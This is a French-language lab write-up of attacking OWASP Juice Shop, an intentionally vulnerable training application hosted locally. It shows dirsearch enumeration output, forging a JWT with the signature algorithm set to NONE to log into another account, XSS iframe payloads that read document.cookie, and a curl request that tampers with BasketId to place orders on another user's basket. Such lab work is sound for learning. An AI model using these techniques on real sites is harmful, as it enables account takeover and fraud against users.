

Sommaire

[1. Découverte de l’outil OWASP Juice Shop sous Kali 1](#_Toc133573711)

[2. Utilisation du script dirsearch 1](#_Toc133573712)

[3. Découverte de Swagger : 3](#_Toc133573713)

[4. Découverte de jwt.io 3](#_Toc133573714)

[5. Attaque par XSS 5](#_Toc133573715)

[6. Ajout d’une commande dans le panier d’un autre compte via l’API et la commande curl 6](#_Toc133573716)

# 1. Découverte de l’outil OWASP Juice Shop sous Kali

Tout d’abord nous devons installer Docker et ensuite nous pouvons utiliser le conteneur de l’application disponible sur GitHub.

Installation de docker sous Debian : <https://docs.docker.com/engine/install/debian/>

Installation de docker sous Kali : <https://www.kali.org/docs/containers/installing-docker-on-kali/>

Installation de l’outil OWASP Juice Shop : <https://github.com/juice-shop/juice-shop>

Cet outil est **rempli de faille de sécurité**. L’objectif pour nous va être d’utiliser des outils d’analyse afin d’en trouver un maximum.

Voir les défis à réaliser dessus : <http://192.168.253.128:3000/#/score-board>

# 2. Utilisation du script dirsearch

Dirsearch est une commande se basant sur un dictionnaire qui permet de **tester tous les endpoints existants** d’un site Web. Si un endpoint existe il va nous donner **l’extension de l’URL** ainsi que **la taille du fichier** et un **code 200**. S’il un endpoint n’existe pas il nous sort un **code erreur type** **« 500 »**

Nous pouvons utiliser la commande dirsearch afin de trouver différents fichiers contenus dans le site :

┌──(kali㉿kali)-[~]

└─$ sudo find / -name dirsearch.py

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py

La commande n’existe pas par défaut et nous propose donc d’être installée

┌──(kali㉿kali)-[~]

└─$ cd /usr/lib/python3/dist-packages/dirsearch/

┌──(kali㉿kali)-[/usr/lib/python3/dist-packages/dirsearch]

└─$ sudo python3 dirsearch.py -u http://127.0.0.1:3000

\_|. \_ \_ \_ \_ \_ \_|\_ v0.4.2

(\_||| \_) (/\_(\_|| (\_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/127.0.0.1-3000/\_23-04-28\_09-35-38.txt

Error Log: /root/.dirsearch/logs/errors-23-04-28\_09-35-38.log

Target: http://127.0.0.1:3000/

[09:35:38] Starting:

[09:35:50] 200 - 403B - /.well-known/security.txt

[09:36:40] 200 - 390KB - /main.js

[09:36:42] 200 - 21KB - /metrics

[09:36:42] 200 - 21KB - /metrics/

[09:36:53] 500 - 1KB - /profile

[09:36:55] 500 - 3KB - /redirect

[09:36:56] 500 - 3KB - /rest

[09:36:56] 500 - 3KB - /rest-api/

[09:36:56] 500 - 3KB - /rest-auth/

[09:36:56] 500 - 3KB - /rest/api/2/issue/createmeta

[09:36:56] 500 - 3KB - /rest/

..............................

Task Completed

Par exemple ici nous savons que notre site OWASP Juice shop contient une extension **/.well-know/security.txt** et ne contient pas l’extension **/profile.**

Toutes les recherches de l’outil sont stockées dans un fichier /root/.dirsearch/reports/127.0.0.1-3000/\_23-04-28\_09-35-38.txt

# 3. Découverte de Swagger :

Swagger est un langage de description d'interface permettant de décrire des API exprimées à l'aide de JSON. Swagger est utilisé avec toute une série d'outils logiciels open source pour concevoir, créer, documenter et utiliser des services Web


Il existe différentes méthodes d’authentification sur un site Web :

* Authentification simple avec formulaire
* Authentification via Token

Si nous voulons effectuer des requêtes API sur un site Web nous allons avoir certainement besoin de nous authentifier avec un Token.

# 4. Découverte de jwt.io


Si nous nous créons un utilisateur sur OWASP et que nous ouvrons l’outil de développement en ligne nous pouvons aller dans l’onglet stockage et nous verrons notre Token d’authentification dans les Cookies :




L’outil jwt.io permet décoder, vérifier et générer des Json Web Token : <https://jwt.io/>

Un Token d’authentification encodé est divisé en 3 parties (un en-tête, un payload et une signature)

**Partie encodée de mon Token :**




**Partie décodée de mon Token :**




L’objectif ici va être de récupérer d’autres Token d’authentification afin de se connecter avec un autre compte (objectif : se connecter à un compte de la comptabilité).

Pour cela il faut :

1. Créer un compte sur OWASP
2. Récupérer les données json du Token avec cyberchef (en mettant notre token et JWT decode) ou sur JWT :



1. Passer l’algo de signature à NONE avec cyberchef (en mettant JWT Sign et signature à « NONE ») et récupérer le nouveau Token



# 5. Attaque par XSS


Il est possible de faire des injections par XSS en passant des frames sur le site (ici nous le faisons dans la barre de recherche du site) :



Frame : <iframe src="javascript:alert(`xss`)">

Liste des frames possibles à passer : <https://pwning.owasp-juice.shop/part2/xss.html>


Résultat :



Une alerte est générée sur le site avec écrit **« xss »** dedans. Nous pouvons donc essayer de récupérer notre Token avec ce type d’injection avec la frame suivante :


<iframe src="javascript:alert(document.cookie)">

Résultat de l’injection :



# 6. Ajout d’une commande dans le panier d’un autre compte via l’API et la commande curl

Pour ajouter une commande dans le panier d’un autre compte il est possible de le faire via l’API en récupérant la commande curl :



Nous pouvons récupérer la commande curl effectuée sur l’API en faisant clique droit 🡪 Copier la valeur 🡪 Copier comme commande cURL :

Résultat :

curl "http://192.168.253.128:3000/api/BasketItems/" -X POST "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9..FHJO796kRsgEu-AdIPUEXaGqCWxffiKucqEX7Zlf1cchski4-dErffo7YKXRH58IT-yp8SLOZeKIJt79St49XHhDDziK7hCcOSrri8DF5q9JN\_t0hPircMSXlSJrLz8R06YLsWIlDWfcy31Y2ZxRWoS-Ys5kWtyee13KngWV-MY" -H "Content-Type: application/json" -H "Origin: http://192.168.253.128:3000" -H "Connection: keep-alive" -H "Referer: http://192.168.253.128:3000/" -H "Cookie: language=en; welcomebanner\_status=dismiss; continueCode=w4Dl94Kv1wR6n7Z2aLyXp5qgd1bHbTkJUppGxPEB3MzVoQJjr8bWkemOYNVW; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9..FHJO796kRsgEu-AdIPUEXaGqCWxffiKucqEX7Zlf1cchski4-dErffo7YKXRH58IT-yp8SLOZeKIJt79St49XHhDDziK7hCcOSrri8DF5q9JN\_t0hPircMSXlSJrLz8R06YLsWIlDWfcy31Y2ZxRWoS-Ys5kWtyee13KngWV-MY; cookieconsent\_status=dismiss" --data-raw "{""ProductId"":25,""BasketId"":""6"",""quantity"":1}"

Sur mon profil mon BasketID est le numéro 6 et j’ai ajouté le produit numéro 25 en une seule fois dans mon panier. Je peux donc essayer de modifier les BasketID et la quantité de commande afin de réaliser une commande sur un autre compte.